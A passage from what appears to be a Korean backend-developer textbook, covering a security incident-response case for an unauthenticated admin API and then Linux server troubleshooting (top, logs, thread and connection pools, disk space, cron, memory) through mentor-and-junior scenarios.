4. 검증 시에는 입력된 비밀번호를 같은 방식으로 해시하여 저장된 해시와 비교
5. Cost Factor는 10~12 권장 (로그인 시 100~200ms)

Q. 프론트엔드 검증만으로는 왜 부족한가?

- 프론트 검증은 브라우저 개발자 도구, curl 등으로 우회 가능
- 공격자는 HTTP 요청을 직접 조작해서 보냄
- 보안은 무조건 백엔드에서 최종 검증
- 프론트 검증은 UX를 위한 것 (즉각 피드백)

실전 케이스

상황: 보안 점검 중 관리자 API에서 심각한 취약점을 발견했습니다. `/api/admin/users?id=123` 엔드포인트가 인가 체크 없이 모든 요청에 사용자 정보(이름, 이메일, 전화번호, 주소)를 반환합니다. 로그를 확인해보니 외부 IP에서 `id=1` 부터 `id=50000` 까지 순차적으로 호출한 흔적이 있습니다.

당신이라면 어떻게 대응하고, 재발을 방지하겠습니까?

Q. 대응 가이드

1단계: 즉시 차단 (5분 이내)

```
# 인프라 레벨에서 먼저 차단 (코드 배포 전에)
# Nginx나 WAF에서 해당 엔드포인트 차단
location /api/admin/users {
    deny all;
    return 403;
}
# nginx -s reload
```

코드 수정 + 배포는 빨라도 30분~1시간. 먼저 인프라에서 막고 시간을 번다.

2단계: 피해 범위 파악 (1시간 이내)

```
-- 접근 로그 분석
SELECT ip, COUNT(*) as request_count,
       MIN(created_at), MAX(created_at)
FROM access_logs
WHERE path LIKE '/api/admin/users%'
      AND created_at > DATE_SUB(NOW(), INTERVAL 7 DAY)
GROUP BY ip
ORDER BY request_count DESC;

-- 유출된 ID 범위 확인
SELECT MIN(user_id), MAX(user_id)
FROM access_logs
WHERE path LIKE '/api/admin/users%'
      AND response_status = 200;
```

3단계: 보안 강화 (1시간 이내)

```
// Rate Limiting 설정
@Component
public class RateLimitFilter
    extends OncePerRequestFilter {
    private final Map<String, List<Long>>
        requestCounts = new ConcurrentHashMap<>();

    @Override
    protected void doFilterInternal(
        HttpServletRequest request,
        HttpServletResponse response,
        FilterChain chain) {
        String ip = request.getRemoteAddr();
        List<Long> timestamps =
            requestCounts.computeIfAbsent(ip,
                k -> new ArrayList<>());

        // 1분에 100회 이상 요청 차단
        long oneMinuteAgo =
            System.currentTimeMillis() - 60000;
        timestamps.removeIf(
            t -> t < oneMinuteAgo);

        if (timestamps.size() > 100) {
            response.setStatus(429);
            // Too Many Requests
            return;
        }

        timestamps.add(
            System.currentTimeMillis());
        chain.doFilter(request, response);
    }
}
```

4단계: 법적 대응 (24시간 이내)

- 개인정보 유출 범위가 1000명 이상이면 개인정보보호법에 따라 KISA 신고 의무
- 영향받은 사용자에게 이메일 통보 (법적 요구)
- 사고 경위와 대응 조치 문서화

5단계: 재발 방지 (1주일 이내)

```
// 모든 API에 인가 체크 강제
@ControllerAdvice
public class AuthorizationAspect {
    @Around("@annotation(org.springframework.web.*" +
        "bind.annotation.GetMapping)")
    public Object checkAuthorization(
        ProceedingJoinPoint joinPoint) {
        // 인가 체크 로직
        if (!hasPermission()) {
            throw new AccessDeniedException(
                "권한 없음");
        }
        return joinPoint.proceed();
    }
}

// 민감 정보 응답 시 필드 마스킹
public class UserResponse {
    private String email;
    // "u***@example.com"
    private String phone;
    // "010-****-5678"

    @JsonProperty("email")
    public String getMaskedEmail() {
        return maskEmail(email);
    }
}
```

프로세스 개선:

- 코드 리뷰 체크리스트에 인가 체크 항목 추가
- 자동화된 보안 테스트(SAST) CI/CD 파이프라인 포함
- 분기별 Penetration Testing 일정 수립

AI와 함께 학습하기

AI를 활용하여 이 장의 내용을 **이해** → **적용** → **검증** 3단계로 심화 학습하세요.

1단계: 이해 - 개념을 명확히 잡기

- “SQL Injection 공격이 `WHERE username = '${username}'`에서는 되는데 Prepared Statement에서는 안 되는 이유를 단계별로 설명해줘”
- “JWT Payload는 Base64 디코딩하면 내용이 다 보이는데, 왜 민감 정보를 넣으면 안 돼? Signature가 있는데도?”

2단계: 적용 - AI와 함께 코드 작성

- “Spring Security + jjwt로 JWT 인증을 구현해줘. Access Token 15분, Refresh Token 7일, Refresh Token Rotation 포함, Refresh Token은 Redis에 저장, 로그아웃 시 블랙리스트 처리”
- “bcrypt로 비밀번호 해싱하는데, Cost Factor는 12로 설정. 로그인 시 해시 비교가 300ms 걸리면 성능 문제가 있어? 대안은?”

3단계: 검증 - AI 응답을 비판적으로 검토

- “이 JWT 코드에서 Access Token이 탈취당했어. Refresh Token Rotation으로 방어할 수 있어? 탈취된 토큰이 만료되기 전까지는 사용 가능한 거 아니야?”
- “관리자 권한 체크를 `@PreAuthorize('hasRole(ADMIN)')`로 했는데, 메서드 내에서 다른 사용자 데이터를 조회할 수 있어. 인가(Authorization) 체크는 어디서 해야 해?”

AI 주의점: AI는 보안 개념을 잘 설명하지만, 최신 취약점(CVE)과 권고사항은 OWASP Top 10, CWE 공식 사이트에서 직접 확인하세요. AI 학습 시점 이후의 새로운 공격 기법을 모를 수 있습니다.

8. 서버 기초 — 개발자도 알아야 할 것들

금요일 오후 5시 50분. 코드 리뷰를 막 끝냈는데 슬랙 알림이 울립니다. “API 응답이 너무 느려요.” 서버에 SSH로 접속했습니다. CPU 2%? 여유롭네요. 그런데 왜 이렇게 느린 거죠? 5분 뒤, I/O wait 85%라는 숫자를 발견했습니다. **디스크가 병목이었습니다.** `top` 명령어 하나가 3분 만에 장애 원인을 찾아줬습니다.

8.1 “저는 개발자라서 서버는 몰라요”

신입 때 저는 그렇게 생각했습니다. 코드만 잘 짜면 되는 거 아닌가? 서버 관리는 운영팀 몫이고.

어느 날 새벽 2시, 저는 침대에서 벌떡 일어났습니다. 온콜 알림이 울렸습니다. “서비스 다운.” 팀장님은 휴가 중. 사수는 연락 두절. **저 혼자였습니다.**

SSH로 접속했는데 뭘 봐야 할지 몰랐습니다. 로그 파일이 어딘지도 몰랐고, 프로세스가 살아있는지 죽었는지도 확인할 줄 몰랐습니다. 결국 30분 뒤 운영팀 사수에게 전화를 걸었고, 그분이 30초 만에 해결했습니다.

```
$ ps aux | grep java
# 출력 없음. 프로세스가 죽어있었음

$ tail -100 /var/log/app.log
OutOfMemoryError: Java heap space
```

메모리 설정 하나 못 고쳐서 30분을 헤맸습니다. 그날 배운 교훈:

“코드만 짜는 개발자는 장애 상황에서 무용지물이다.”

요즘 환경은 더 가혹합니다. DevOps, 클라우드, 컨테이너. **개발자가 직접 서버를 배포하고 관리합니다.** “저는 몰라요”는 더 이상 통하지 않습니다.

8.2 “서버가 느린데 원인을 못 찾겠어요”

월요일 아침. 주말 동안 신입 개발자가 새 기능을 배포했습니다. 출근하자마자 고객센터에서 전화가 왔습니다. “주문이 안 돼요.”

신입이 당황한 얼굴로 물었습니다. “서버가 느린데 어디부터 봐야 할지 모르겠어요.”

사수가 옆에 앉더니 터미널을 열었습니다.

Step 1: 전체 상태 훑어보기 (30초)

```
$ top
```

화면이 실시간으로 바뀌며 숫자들이 쏟아졌습니다. 신입은 눈만 깜빡였지만, 사수는 3초 만에 말했습니다.

“CPU는 괜찮네. 메모리도 여유 있고. 어? I/O wait가 높네.”

```
top - 09:15:32 up 3 days, 5:21, 2 users,  
load average: 2.15, 1.98, 1.75  
%Cpu(s): 5.2 us, 1.1 sy, 0.0 ni,  
10.5 id, 83.2 wa, 0.0 hi, 0.0 si
```

wa(wait) 83.2% — CPU가 디스크를 기다리며 노는 시간이 83%라는 뜻입니다. 이를 **I/O wait**^{*} 라고 합니다.

^{*} **I/O wait**: CPU가 입출력(디스크, 네트워크) 작업이 완료되기를 기다리는 시간. 높으면 디스크나 네트워크가 병목임을 의미합니다.

Step 2: 어떤 프로세스가 디스크를 쓰고 있나 (1분)

```
$ ps aux --sort=-%mem | head -5  
USER      PID %CPU %MEM COMMAND  
app      12345  8.5 35.2 java -jar app.jar
```

Java 프로세스 메모리가 35%. 정상 범위. 그런데 뭔가 이상합니다.

```
$ lsof -p 12345 | grep log
java 12345 app 50w REG /var/log/app.log 15GB
```

15GB 로그 파일. 매 요청마다 로그를 파일에 쓰고 있었고, 디스크가 그걸 따라가지 못하고 있었습니다.

Step 3: 임시 조치 (즉시)

```
# 로그 레벨을 INFO에서 WARN으로 변경 (재시작 없이)
$ kill -USR1 12345 # 또는 환경변수 변경

# 로그 파일 로테이션 (압축 후 삭제)
$ logrotate -f /etc/logrotate.d/app
```

5분 뒤, 응답 속도가 정상으로 돌아왔습니다. 신입이 물었습니다.

“어떻게 디스크가 문제인 걸 아셨어요?”

사수가 **top** 출력을 다시 가리켰습니다.

```
id (idle): 10.5% ← CPU가 노는 시간 10.5%
wa (wait): 83.2% ← CPU가 I/O를 기다리는 시간 83.2%

두 개를 더하면 93.7%. CPU는 거의 안 쓰고 있다.
그런데 서버는 느리다 = 디스크나 네트워크가 막혔다는 뜻.
```

필수 명령어 실전 가이드

그날 이후 신입에게 반복 숙달시킨 명령어들:

명령어	용도	포인트
top	실시간 리소스	load avg, %wa, Swap
ps aux	프로세스 목록	%CPU, %MEM 상위
free -m	메모리 사용량	Swap 사용 여부
df -h	디스크 사용량	Use% 90% 이상 위험
netstat -tlnp	열린 포트	LISTEN 상태 확인
lsof -i :8080	포트 점유	Address in use 시

top 출력 읽는 법 (신입이 매일 본 화면)

```
$ top
top - 14:23:45 up 10 days, 3:21, 2 users,
load average: 4.52, 3.81, 2.95
Tasks: 245 total, 3 running, 242 sleeping
%Cpu(s): 78.2 us, 5.1 sy, 0.0 ni,
15.7 id, 0.5 wa, 0.0 hi, 0.5 si
MiB Mem: 16384 total, 2048 free,
8192 used, 6144 buff/cache
MiB Swap: 4096 total, 3584 free,
512 used. 7680 avail Mem

  PID USER      PR  NI  VIRT    RES    SHR S  %CPU  %MEM
12345 app      20   0 8192000 2048000 12k R  85.3  12.1
```

사수가 라인마다 설명했습니다:

```
load average: 4.52
→ CPU 코어 4개인 서버에서 4.52면 약간 과부하
→ 1분/5분/15분 평균이 점점 올라가면 부하 증가 중

%Cpu(s): 78.2 us
→ user space(애플리케이션 코드)에서 78% 사용
→ 만약 sy(system)가 높으면 커널 레벨 문제

0.5 wa
→ I/O wait 0.5% (정상)
→ 만약 50% 넘으면 디스크 병목 의심

MiB Swap: 512 used
→ Swap 사용 중! 메모리 부족 신호
→ Swap이 늘어나면 곧 OOM Killer<sup>*&#42;</sup> 발동 가능
```

**** OOM Killer (Out Of Memory Killer):** Linux 커널이 메모리 부족 시 프로세스를 강제 종료하는 메커니즘. 메모리 사용량이 많은 프로세스부터 kill합니다.

8.3 “로그가 어디 있는지 모르겠어요”

같은 주 수요일. 새벽 3시 알림. 또 신입이 배포한 기능입니다.

“결제가 간헐적으로 실패한대요. 로그를 봐야 할 것 같은데 어디 있는지 모르겠어요.”

사수가 한숨 쉬며 화면공유를 켜줍니다.

로그 파일 찾기

```
# 일반적인 위치
$ ls /var/log/
app.log  syslog  nginx/  mysql/

# 애플리케이션 로그 (주로 여기)
$ tail -f /var/log/app.log
```

“tail -f는 뭐예요?”

“파일 끝 부분을 실시간으로 보여줘. 새 로그가 추가되면 화면에 바로 나타나. 장애 대응할 때 필수야.”

로그 검색: 에러만 골라내기

```
# 최근 100줄에서 ERROR 찾기
$ tail -100 /var/log/app.log | grep ERROR

# 특정 시간대 필터링 (1월 15일 오후 2시)
$ grep "2024-01-15 14:" /var/log/app.log | grep ERROR

# 대소문자 무시하고 exception 찾기
$ grep -i "exception" /var/log/app.log
```

에러 로그가 보였습니다:

```
2024-01-15 03:12:45 ERROR [PaymentService] 결제 실패 [orderId=null, userId=null]
```

“orderId와 userId가 null이네.”

신입이 당황했습니다. “에러는 뜨는데 어떤 주문인지 모르겠어요. 로그에 정보가 없어서...”

나쁜 로그 vs 좋은 로그

사수가 코드를 열었습니다.

```
// [X] 신입이 쓴 로그 (쓸모없음)
log.error("에러 발생");

// [O] 사수가 고친 로그
log.error("결제 실패 [orderId={}, userId={}, "
    + "amount={}, pgCode={}, error={}]",
```

```
orderId, userId, amount,  
pgResponse.getCode(), e.getMessage());
```

“로그는 미래의 너를 위한 단서야. 지금은 어떤 주문인지 알지만, 새벽 3시에 장애 나면 너만 모른다고.”

좋은 로그의 5가지 조건:

1. **언제**: 타임스탬프 (자동으로 추가됨)
2. **어디서**: 클래스명, 메서드명 (로그 프레임워크가 자동 추가 가능)
3. **무엇을**: 어떤 작업 (결제, 주문, 로그인 등)
4. **누가**: 사용자 ID, 주문 ID (추적 가능하도록)
5. **결과**: 성공/실패, 에러 코드, 상세 메시지

수정 후 로그:

```
2024-01-15 14:23:12 ERROR [PaymentService.processPayment:45]  
결제 실패 [orderId=ORD20240115001, userId=USER123, amount=25000,  
pgCode=INSUFFICIENT_BALANCE, error=잔액 부족]
```

이제 어떤 사용자의 어떤 주문이 왜 실패했는지 한눈에 보입니다.

8.4 “프로세스가 죽었는지 살았는지 모르겠어요”

목요일 점심. “사이트가 안 열려요” 문의가 들어왔습니다. 신입이 서버에 접속했습니다.

“프로세스가 살아있나요?”

“...어떻게 확인하죠?”

```
# 실행 중인 Java 프로세스 찾기  
$ ps aux | grep java  
app 12345 1.2 8.5 8192000 2048000 ? S1 09:00  
0:45 java -jar app.jar  
  
# PID가 12345인 프로세스가 살아있음
```

출력이 없으면? 프로세스가 죽은 겁니다.

프로세스 재시작

```
# systemd로 관리되는 경우 (요즘 대부분)
$ sudo systemctl status myapp
● myapp.service - My Application
   Loaded: loaded
   Active: inactive (dead)

# 재시작
$ sudo systemctl start myapp
$ sudo systemctl status myapp
   Active: active (running)

# 로그 확인
$ journalctl -u myapp -f
```

프로세스 강제 종료 (마지막 수단)

“포트 8080이 이미 사용 중이래요. 근데 프로세스가 안 보여요.”

```
# 8080 포트를 쓰는 프로세스 찾기
$ lsof -i :8080
COMMAND PID  USER FD   TYPE    NODE  NAME
java    12345  app  123u IPv4  TCP    *:8080 (LISTEN)

# 정상 종료 요청 (SIGTERM)
$ kill 12345

# 10초 기다려도 안 죽으면 강제 종료 (SIGKILL)
$ kill -9 12345
```

“kill -9는 최후의 수단이야. 프로세스가 정리 작업 없이 바로 죽어버려서 데이터 손실 가능성이 있어.”

8.5 “배포 5분 뒤 CPU 100%”

금요일 오후 4시. 신입이 자신 있게 말했습니다. “이번 기능은 테스트 완벽하게 했어요!”

배포 5분 뒤.

[CRITICAL] 서버 CPU 100%, 응답 지연 발생

사수가 황급히 서버에 접속했습니다.

Step 1: 현재 상태 파악 (1분 내)

```
$ top
%Cpu(s): 99.8 us, 0.2 sy, 0.0 ni, 0.0 id

# user space에서 99.8% 사용
# = 애플리케이션 코드가 문제
```

```
# CPU 사용률 상위 프로세스
$ ps aux --sort=-%cpu | head -5
USER      PID %CPU %MEM    COMMAND
app      12345  98.5  15.2  java -jar myapp.jar

# 프로세스 내 스레드별 CPU
$ top -H -p 12345
PID %CPU COMMAND
12347  45.2  java
12348  32.1  java
```

스레드 12347이 CPU를 45% 잡아먹고 있습니다.

Step 2: 원인 분석 (2~5분)

```
# Java 스레드 덤프 생성
$ jstack 12345 > thread_dump.txt

# 스레드 12347을 16진수로 변환 (jstack은 16진수로 표시)
$ printf "%x\n" 12347
303b

# 덤프에서 해당 스레드 찾기
$ grep -A 20 "0x303b" thread_dump.txt

출력:
"http-nio-8080-exec-15" #303b
  at c.e.service.ProductService
    .calculateDiscount(ProductService.java:45)
  at c.e.controller.ProductController
    .getProducts(ProductController.java:23)
```

ProductService.calculateDiscount 메서드 45번째 줄!

사수가 코드를 열었습니다.

```
// [BAD] 신입이 쓴 코드
public List<Product> calculateDiscount(List<Product> products) {
    for (Product p : products) {
```

```
// 상품 1000개 × 카테고리 100개 = 100,000번 반복!
for (Category c : allCategories) {
    if (p.getCategoryId().equals(c.getId())) {
        p.setDiscount(c.getDiscountRate());
    }
}
return products;
}
```

“상품 1000개를 카테고리 100개와 비교하면서 10만 번 반복하고 있네. 시간복잡도 $O(n \times m)$.”

Step 3: 임시 조치 (즉시)

```
# 이전 버전으로 롤백
$ git checkout v1.2.3
$ ./deploy.sh

# 또는 로드밸런서에서 해당 서버 제외
```

Step 4: 근본 원인 해결

사수가 코드를 고쳤습니다.

```
// [GOOD] 최적화 ( $O(n + m)$ )
public List<Product> calculateDiscount(List<Product> products) {
    // 카테고리를 Map으로 변환 ( $O(m)$ )
    Map<Long, Category> categoryMap = allCategories.stream()
        .collect(Collectors.toMap(Category::getId, c -> c));

    // 각 상품마다  $O(1)$  조회 (총  $O(n)$ )
    for (Product p : products) {
        Category category = categoryMap.get(p.getCategoryId());
        if (category != null) {
            p.setDiscount(category.getDiscountRate());
        }
    }
    return products;
}
```

10만 번 → 1100번으로 줄었습니다.

신입이 물었습니다. “배포 전에는 괜찮았는데 왜 갑자기 터진 거죠?”

“테스트 데이터가 상품 10개, 카테고리 5개였잖아. $10 \times 5 = 50$ 번이면 눈에 안 띄지. 실서버는 1000×100 이었고.”

재발 방지 체크리스트:

1. 코드 리뷰 시 중첩 반복문 주의
2. 부하 테스트로 실제 트래픽 수준 검증
3. CPU 80% 이상 시 알림 설정
4. 카나리 배포로 점진적 적용 (10장)

8.6 프로세스와 스레드: “왜 요청이 밀리죠?”

다음 주 월요일, 점심시간 직후 트래픽 급증. “주문이 계속 로딩 중이에요.”

모니터링을 보니 **동시 접속자 300명인데, 200명은 대기 중입니다.**

“스레드가 부족해요.”

신입이 물었습니다. “스레드가 뭐예요?”

프로세스 vs 스레드 (햄버거 가게로 비유)

사수가 그림을 그렸습니다.

프로세스 = 햄버거 가게 1개

- 독립된 주방, 재료, 계산대
- 가게끼리는 재료를 공유할 수 없음
- 가게 하나 더 열려면 모든 걸 새로 차려야 함

스레드 = 가게 안의 직원

- 같은 주방, 같은 재료 사용
- 직원끼리 협업 가능 (빠름)
- 단, 재료를 동시에 쓰려다 충돌 가능 (5장 동시성 문제)

Spring Boot의 스레드 모델 (Tomcat)

```
// application.yml
server:
  tomcat:
    threads:
      max: 200      # 최대 동시 처리 가능 요청 수
      min-spare: 10 # 평소에 대기 중인 직원 수
```

요청 처리 흐름:

고객 100명 동시 접속
→ Tomcat Thread Pool에서 스레드 100개 할당
→ 각 스레드가 Controller → Service → DB 실행
→ 응답 완료 → 스레드를 Pool에 반환 (다음 고객 대기)

만약 고객 201명이면?
→ 200명은 처리 중
→ 1명은 대기 큐에서 기다림
→ 너무 오래 기다리면 타임아웃!

Thread Pool Exhaustion (스레드 고갈)

“왜 스레드가 부족해진 거죠?”

```
$ jstack 12345 | grep "http-nio" | wc -l
200    # 200개 스레드 모두 사용 중!

$ jstack 12345 | grep "WAITING\|BLOCKED" | wc -l
195    # 그중 195개가 대기 중?!
```

스레드 덤프를 보니:

```
"http-nio-8080-exec-42" #42 waiting
  at java.net.SocketInputStream
    .socketRead0(Native Method)
  at c.e.ExternalApiClient
    .call(ExternalApiClient.java:23)
  - waiting for HTTP response (no timeout!)
```

외부 API 호출에 타임아웃이 없어서, 느린 응답을 무한정 기다리고 있었습니다. 200개 스레드 중 195개가 외부 API를 기다리며 멍 때리는 중이었습니다.

해결:

```
// [BAD] 타임아웃 없음 (스레드 낭비)
RestTemplate restTemplate = new RestTemplate();

// [GOOD] 타임아웃 설정
RestTemplate restTemplate = new RestTemplateBuilder()
    .setConnectTimeout(Duration.ofSeconds(3))
    .setReadTimeout(Duration.ofSeconds(5))
    .build();
```

“외부 API가 느리면 스레드 수를 늘려야 하나요?”

“아니. 그럼 더 많은 요청이 동시에 막힐 뿐이야. 비동기로 바꾸거나(4장), 타임아웃으로 빠르게 실패하거나 (Circuit Breaker, 6장).”

Connection Pool Exhausted

다음 날 오전. 이번엔 다른 에러입니다.

```
[ERROR] Connection pool exhausted.  
Unable to fetch a connection in 30 seconds.
```

“서버는 멀쩡한데 DB 연결이 안 돼요.”

모니터링을 보니 CPU 20%, 메모리 50%. 여유롭습니다. 그런데 요청은 전부 실패합니다.

사수가 한숨을 쉬며 말했습니다. “커넥션 풀 고갈이네. 어제 스레드 풀 고갈과 비슷한 문제야.”

커넥션 풀이란?

DB 연결을 미리 만들어두고 재사용하는 구조입니다. 매번 새로 연결하면 느리니까요.

```
[Application] → [Connection Pool] → [Database]  
(10개 연결 대기)
```

```
요청 1: 커넥션 1개 빌림 → 쿼리 실행 → 반환  
요청 2: 커넥션 1개 빌림 → 쿼리 실행 → 반환  
...  
요청 11: 대기... (10개 모두 사용 중)
```

왜 고갈됐을까?

```
# HikariCP 메트릭 확인  
$ curl localhost:8080/actuator/metrics/  
hikaricp.connections.active  
{ "value": 10 }  
  
$ curl localhost:8080/actuator/metrics/  
hikaricp.connections.pending  
{ "value": 45 } # 45개 요청이 대기 중!
```

원인은 크게 3가지입니다.

1. 커넥션을 오래 점유

```
// [BAD] 트랜잭션 범위 안에서 외부 API 호출
@Transactional
public void processOrder(Order order) {
    orderRepository.save(order); // DB 커넥션 점유

    // 외부 API 호출 3초...
    paymentClient.charge(order); // 이 동안 커넥션 낭비!

    emailService.sendConfirmation(order); // 또 2초...
}
```

커넥션을 5초 동안 붙잡고 있으면, 10개 풀에서 2개 요청만 동시 처리 가능합니다.

```
// [GOOD] 트랜잭션 최소화
public void processOrder(Order order) {
    // DB 작업만 트랜잭션으로 (0.1초)
    Order saved = saveOrderInTransaction(order);

    // 트랜잭션 밖에서 실행 (커넥션 반환됨)
    paymentClient.charge(saved);
    emailService.sendConfirmation(saved);
}

@Transactional
private Order saveOrderInTransaction(Order order) {
    return orderRepository.save(order);
}
```

2. 커넥션 반환 안 함

```
// [BAD] JDBC 직접 사용 시
Connection conn = dataSource.getConnection();
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("SELECT * FROM users");
// 에러 나면 close() 호출 안 됨!

// [GOOD] try-with-resources
try (Connection conn = dataSource.getConnection();
     Statement stmt = conn.createStatement();
     ResultSet rs = stmt.executeQuery("SELECT * FROM users")) {
    // ...
} // 자동으로 close()
```

3. 풀 사이즈 설정 오류

신입이 물었습니다. “그럼 풀을 100개로 늘리면 되나요?”

“안 돼. DB도 한계가 있어. MySQL 기본 max_connections가 151인데, 서버 5대가 각각 100개씩 쓰면 500개. DB가 터져.”

적정 풀 사이즈 공식:

```
connections =  
(core_count * 2) + effective_spindle_count
```

예: 서버 CPU 4코어, SSD 사용
= (4 * 2) + 1 = 9~10개

“왜 이렇게 적어도 되는 거죠?”

“DB 쿼리는 대부분 밀리초 단위야. 커넥션을 오래 붙잡는 게 문제지, 개수가 문제가 아니야.”

HikariCP 설정 (Spring Boot 기본)

```
# application.yml  
spring:  
  datasource:  
    hikari:  
      maximum-pool-size: 10    # 최대 커넥션  
      minimum-idle: 5         # 최소 유지  
      connection-timeout: 30000 # 30초  
      idle-timeout: 600000     # 10분  
      max-lifetime: 1800000    # 30분
```

모니터링 필수 지표:

```
# active: 현재 사용 중인 커넥션  
# idle: 대기 중인 커넥션  
# pending: 커넥션을 기다리는 요청  
  
# pending이 계속 쌓이면?  
# → 풀 부족 OR 미반환 OR 느린 쿼리
```

“이번 문제는 뭐였어요?”

사수가 코드를 열었습니다.

```
// 범인 발견  
@Transactional  
public void generateReport(long userId) {  
    List<Order> orders =  
        orderRepository.findById(userId); // 0.1초
```

```
// 리포트 생성 60초... (트랜잭션 중!)
for (Order order : orders) {
    reportBuilder.addSection(order);
    reportBuilder.calculateMetrics(order);
}
}
```

“리포트 생성 60초 동안 커넥션을 붙잡고 있었네. 10개 풀에서 1분에 10개밖에 처리 못 해.”

수정 후:

```
public void generateReport(long userId) {
    // DB 조회만 트랜잭션 (0.1초)
    List<Order> orders = fetchOrders(userId);

    // 리포트 생성은 트랜잭션 밖에서 (60초)
    reportBuilder.build(orders);
}

@Transactional(readOnly = true)
private List<Order> fetchOrders(long userId) {
    return orderRepository.findById(userId);
}
```

8.7 “디스크가 꽉 찼어요”

화요일 새벽 4시. 배치 작업 실패 알림.

```
[ERROR] No space left on device
```

사수가 원격 접속했습니다.

```
$ df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1       100G  100G   0G 100% /

# 100% 꽉 찼음!
```

“어디서 용량을 다 먹었는지 찾아봐.”

```
# 루트 디렉토리 하위에서 가장 큰 디렉토리 찾기
$ du -sh /* | sort -rh | head
15G    /var/log
45G    /home
12G    /usr
```

```
# /var/log가 수상함
$ du -sh /var/log/*
14G    /var/log/app.log
```

14GB 짜리 로그 파일. 로그 로테이션 설정이 안 되어 있었습니다.

임시 조치

```
# 오래된 로그 압축 후 삭제
$ gzip /var/log/app.log.old
$ rm /var/log/app.log.2024-01-*
```

영구 해결: 로그 로테이션

```
# /etc/logrotate.d/app
/var/log/app.log {
    daily           # 매일 로테이션
    rotate 7        # 7일치 보관
    compress        # 압축
    delaycompress   # 하루 뒤 압축 (실시간 조희용)
    missingok
    notifempty
}
```

이제 로그는 매일 자동으로:

```
app.log          (오늘)
app.log.1        (어제)
app.log.2.gz     (2일 전, 압축됨)
...
app.log.7.gz     (7일 전)
# 8일 지난 건 자동 삭제
```

8.8 “크론 작업이 안 돌아가요”

수요일 아침. “매일 새벽 3시에 백업되어야 하는데 어제 백업 파일이 없어요.”

크론(Cron): 정해진 시간에 자동 실행되는 스케줄러.

```
# 현재 설정된 크론 목록
$ crontab -l
0 3 * * * /home/user/backup.sh
```

```
# 크론 표현식 읽는 법:  
# 분 시 일 월 요일  
# 0 3 * * * = 매일 새벽 3시 0분
```

“크론은 돌아왔을까?”

```
# 크론 실행 로그 확인  
$ grep CRON /var/log/syslog  
Jan 15 03:00:01 CRON[12345] (user) CMD (/home/user/backup.sh)  
  
# 스크립트 실행 결과는?  
$ cat /var/log/backup.log  
/home/user/backup.sh: line 5: mysqldump: command not found
```

크론은 실행됐지만, 스크립트 안에서 **mysqldump**를 못 찾았습니다. 크론은 환경변수가 거의 없어서 절대 경로를 써야 합니다.

```
# [BAD]  
mysqldump -u root mydb > backup.sql  
  
# [GOOD]  
/usr/bin/mysqldump -u root mydb \  
> /home/user/backup_$(date +%Y%m%d).sql
```

흔한 크론 패턴:

```
# 매일 새벽 3시  
0 3 * * * /home/user/daily_backup.sh  
  
# 매 시간 정각  
0 * * * * /home/user/hourly_check.sh  
  
# 5분마다  
*/5 * * * * /home/user/health_check.sh  
  
# 평일 오전 9시  
0 9 * * * 1-5 /home/user/weekday_report.sh  
  
# 매월 1일 자정  
0 0 1 * * /home/user/monthly_cleanup.sh
```

셀프 체크

Q. 서버에서 CPU 100%일 때 확인 순서는?

1. `top` : user/system/wait 중 어디가 높은지 → 원인 범위 좁히기
 2. `ps aux --sort=-%cpu | head` : 어떤 프로세스가 범인인지
 3. Java라면 `jstack PID` : 어떤 스레드가 CPU를 쓰는지
 4. 스레드 ID를 16진수로 변환해서 덤프에서 코드 위치 찾기
 5. 로그에서 해당 시점의 에러 확인
-

Q. “디스크 full” 에러 대응 순서는?

1. `df -h` : 어떤 파티션이 꽉 찼는지
 2. `du -sh /* | sort -rh | head` : 어디서 용량 잡아먹는지
 3. 주범 확인: 보통 로그 파일, 임시 파일, DB 바이너리 로그
 4. 임시 조치: 불필요한 파일 삭제
 5. 영구 해결: 로그 로테이션 설정, 디스크 모니터링 알림
-

Q. 좋은 로그의 5가지 조건은?

1. **언제**: 타임스탬프
 2. **어디서**: 클래스, 메서드, 라인
 3. **무엇을**: 작업 내용 (결제, 주문 등)
 4. **누가**: 사용자 ID, 요청 ID
 5. **결과**: 성공/실패, 에러 코드, 상세 메시지
-

Q. 프로세스와 스레드의 차이? Spring Boot에서는?

프로세스: 독립된 메모리 공간, 프로세스 간 메모리 공유 불가

스레드: 프로세스 내 작업 단위, 같은 메모리 공유

Spring Boot (Tomcat): Thread Pool 방식

- 요청당 스레드 1개 할당
- max-threads=200이면 동시 처리 200개

- 스레드 부족 시 대기 큐 → 타임아웃
- 해결: DB/외부 API 최적화, 비동기 처리, 타임아웃 설정

Q. top 출력에서 I/O wait가 높으면 뭘 의심?

- 디스크 병목 (로그 과다, DB 쓰기 폭주, Swap 사용)
- 해결: `lsdf` 로 디스크 쓰는 프로세스 찾기, 로그 레벨 조정, 메모리 증설

실전 케이스

상황: 오전 10시, 서비스 응답이 갑자기 느려졌습니다. `top` 으로 확인하니 CPU는 30%인데, 메모리가 99%이고 Swap이 급증 중입니다. Java 애플리케이션이 메모리의 대부분을 차지합니다.

어떤 순서로 원인을 파악하고 대응하겠습니까?

Q. 대응 가이드

상태 파악 (1~5분)

```
$ free -m
Mem: 16384 total, 100 free, 15900 used
Swap: 4096 total, 2048 used # Swap 2GB 사용 중!

$ ps aux --sort=-%mem | head
app 12345 8.5 85.2 java -jar app.jar

$ jstat -gcutil 12345
S0    S1     E      O      M
0.00  98.23  45.67  99.12  95.34
YGC   YGCT   FGC   FGCT
245   3.456  15    8.234
# Old 영역이 99.12% → 거의 Full GC 상태
```

원인 분석

- 메모리 누수 가능성 (계속 쌓이는 객체)
- JVM 힙 크기가 너무 작게 설정됨

- 최근 배포된 코드에 문제

즉시 조치

```
# 힙 덤프 생성 (분석용)
$ jmap -dump:format=b,file=heap_dump.hprof \
  12345

# 서비스 재시작 (메모리 해제)
$ systemctl restart myapp

# JVM 힙 크기 조정
$ export JAVA_OPTS="-Xms2g -Xmx4g"
```

재발 방지

1. 힙 덤프 분석 (VisualVM, Eclipse MAT)
2. 메모리 사용률 80% 알림 설정
3. APM 도구로 힙 추이 모니터링
4. 코드 리뷰: 캐시, static 컬렉션 무한 증가 확인

OOM 발생 시 자동 힙 덤프

일주일 뒤. 또 비슷한 상황입니다.

“새벽 3시에 서버가 죽었어요. 재시작하니까 정상인데… 원인을 모르겠어요.”

사수가 물었습니다. “로그는?”

```
$ tail -100 /var/log/app.log
2024-01-22 03:15:42 INFO [App] Starting application...
2024-01-22 03:15:45 INFO [App] Server started on port 8080
# 여기서 끝. OOM 흔적 없음.
```

